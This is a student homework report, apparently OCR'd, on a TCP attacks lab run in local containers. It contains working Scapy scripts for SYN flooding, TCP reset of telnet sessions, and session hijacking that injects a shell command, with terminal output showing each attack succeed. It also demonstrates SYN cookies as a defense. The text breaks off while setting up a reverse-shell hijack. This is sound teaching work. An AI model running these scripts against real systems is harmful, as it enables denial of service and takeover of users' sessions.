
Homework 4: TCP Attacks

CSE 3063
Date: 2025/04/14
Name: Kassidy Maberry

Task 1

Task 1.1

For this task we will need to determine first what port to connect to thus we will perform the following command.




```
root@a71605fd2c08:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39749        0.0.0.0:*               LISTEN
root@a71605fd2c08:/# 
```

We will be connecting with port 23, we know that our victum machine can be connected with the ip address 10.9.0.5. We will need to modify our sript in order to perform the attack on the machine. Making the modfications we will have the following script. This can be viewed in the file syn.py.

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags="S")
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```


Now we can perform our attack.



```
root@39708fb87d0f:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a71605fd2c08 login: 
```

```
root@star-platinum:/volumes# ./syn.py
```

However we were able to establish a connection since when we reach the log in portion the connection has been established. This is because python executes very slowly and thus we need more instances running. Cancelling the process and waiting for the connection to time out we can repeat, for this we will run 5 scripts performing the attack.




```
root@39708fb87d0f:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@39708fb87d0f:/#
```

```
root@star-platinum:/volumes# ./syn.py & ./syn.py & ./syn.py & ./syn.py & ./syn.py &
[1] 43
[2] 44
[3] 45
[4] 46
[5] 47
root@star-platinum:/volumes#
```

We can now see that the attack has successfully happened and the user was unable to access the victum machine.

Task 1.2

Repeating this attack but first compiling the c program. We can now execute it.




```
root@39708fb87d0f:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@39708fb87d0f:/#
```

```
root@star-platinum:/volumes# ./synflood 10.9.0.5 23
```

In this one we can see that the attack is on going and that the user was unable to gain access to the victum. Unlike the previous attack this only required one program. This one only required one instance as C is significantly faster than python.

Task 1.3

We will now repeat these attack with the same conditions as we did in both previous tasks. Starting with the python program. We will need to enable SYN cookies.



```
root@39708fb87d0f:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a71605fd2c08 login:
```

```
root@star-platinum:/volumes# ./syn.py & ./syn.py & ./syn.py & ./syn.py & ./syn.py &
[1] 91
[2] 92
[3] 93
[4] 94
[5] 95
root@star-platinum:/volumes#
```


kas@star-platinum: ~
File Edit View Search Terminal Help

```
root@a37c944d7e9e:/#
```

kas@star-platinu
File Edit View Search Terminal Help

```
root@a71605fd2c08:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@a71605fd2c08:/#
```

We can see that we've enabled SYN cookies. In this one we can see the anti flood measures working as the user was able to successfully establish a connection this time. Lets repeat again with the c program and see what happens.



```
seed@a71605fd2c08:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a71605fd2c08 login: 
```

```
root@star-platinum:/volumes# ./synflood 10.9.0.5 23
```

kas@star-platinum: ~
File Edit View Search Terminal Help
File Edit View Search Terminal Help


```
root@a37c944d7e9e:/# 
```

```
root@a71605fd2c08:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@a71605fd2c08:/# 
```

Once again we can see the SYN cookies have been enabled and that the anti flood measured worked. The user was able to establish a connection.

Task 2

For this one we need to obtain some information. In order to obtain this information we will need to use wireshark, we are looking for the ACK, SEQ, IP, and port. We will connect using telnet and and view the most recent TCP packet. Opening wireshark we can see the following.




```
55 17.565114669  10.9.0.6            10.9.0.5            TCP        66 48336 → 23 [ACK] Seq=2560596923 Ack=437605247 Win=64128 Len=0 TSval=3959254641 TSecr=2670186221

▸ Frame 55: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-0d2c975401ff, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 48336, Dst Port: 23, Seq: 2560596923, Ack: 437605247, Len: 0
```

In wireshark we can see the information we need. We can see the source ip address, the source port is 48336, and sequence is 2560596923. Using this information we will make the following program to launch the attack. The code below will be what we use to launch the attack, it can be viewed in task2.py

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src=”10.9.0.6”, dst=”10.9.0.5”)
tcp = TCP(sport=48336, dport=23, flags=”R”, seq=2560596923)
pkt = ip/tcp
ls(pkt)
```

```
send(pkt, verbose=0)
```

We can now launch the attack.



```
root@9b8983282679:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
655b8e170d9a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Apr 10 21:37:33 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@655b8e170d9a:~$ Connection closed by foreign host.
root@9b8983282679:/# s
bash: s: command not found
root@9b8983282679:/# 
```

```
root@d8ead10e1080:/# 
```

```
root@655b8e170d9a:/# 
```


```
root@star-platinum:/# cd ./volumes/
root@star-platinum:/volumes# ./task2.py
version    : BitField  (4 bits)                   = 4               (4)
ihl        : BitField  (4 bits)                   = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField  (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                  = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '10.9.0.6'      (None)
dst        : DestIPField                          = '10.9.0.5'      (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 48336           (20)
dport      : ShortEnumField                       = 23              (80)
seq        : IntField                             = 2560596923      (0)
ack        : IntField                             = 0               (0)
dataofs    : BitField  (4 bits)                   = None            (None)
reserved   : BitField  (3 bits)                   = 0               (0)
flags      : FlagsField  (9 bits)                 = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              (b'')
root@star-platinum:/volumes# 
```

kas@star-platinum: ~
File Edit View Search Terminal Help
kas@star-platin
File Edit View Search Terminal Help

We can see that the attack was launched on a user who was connected to the victum machine. The user was the forced to disconnected.

Task 3

For this one we will need to have a user start a session with the victum, once again we will need to get the previous information but for this we will also need the ACK. Wiresharking again we see the following information from a packet. We will want to collect this information from the most recent TCP packet sent from the user.




```
▸ Frame 59: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-59b5fc33e192, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 57328, Dst Port: 23, Seq: 1960804135, Ack: 1174207624, Len: 0
```

With that we obtain the following information, a source port of 57328, a sequence of 1960804135, and a ack of 1174207624. For the data we will want some command we wish to perform. For this we are going to create a file called danger.txt. This can also be viewed in task3.py

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src=”10.9.0.6”, dst=”10.9.0.5”)
tcp = TCP(sport=57328, dport=23, flags=”A”, seq=1960804135,
          ack=1174207624)
data = ”touch ./danger.txt\r”
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```


We can now launch the attack.



```
root@star-platinum:/volumes# ./task3.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 57328           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1960804135      (0)
ack        : IntField                            = 1174207624      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'touch ./danger.txt\r' (b'')
root@star-platinum:/volumes# 
```

```
root@968029ca73ad:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
357b95337520 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@357b95337520:~$ 
```

In this one we’ve performed the attack, the user’s terminal session has stopped responding and is unable to do anything. We’ve created the file danger.txt however, the user will need to start a new session to confirm.




```
seed@968029ca73ad:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
357b95337520 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Apr 11 02:20:31 UTC 2025 from 357b95337520 on pts/4
seed@357b95337520:~$ ls
danger.txt
seed@357b95337520:~$ 
```

Now that we've logged back into the server, we now used the command ls and we can see the file danger.txt is there. Thus successfully pulling off the attack.

Task 4

Once again we will need to use wireshark to determine some information for when we perform the attack.




```
  208 254.336427428 10.9.0.7          10.9.0.5          TCP       66 35062 → 23 [ACK] Seq=4180794967 Ack=1151693991 Win=64128 Len=0 TSval=124494224 TSecr=4183018628

▸ Frame 208: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-0d2c975401ff, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:07 (02:42:0a:09:00:07), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.7, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 35062, Dst Port: 23, Seq: 4180794967, Ack: 1151693991, Len: 0
    Source Port: 35062
    Destination Port: 23
    [Stream index: 2]
    [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 0]
    Sequence Number: 4180794967
    [Next Sequence Number: 4180794967]
    Acknowledgment Number: 1151693991
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1444 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [Timestamps]
  ▸ [SEQ/ACK analysis]
```

Looking at this packet we can see the following information. The source port of 35062, sequence of 4180794967 and acknowledement of 1151693991. Using that we can make the following python program. The data will be the command we want to execute in order to create a reverse shell. This code can also be viewed in task4.py

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.7", dst="10.9.0.5")
tcp = TCP(sport=35062, dport=23, flags="A", seq=4180794967,
          ack=1151693991)
```

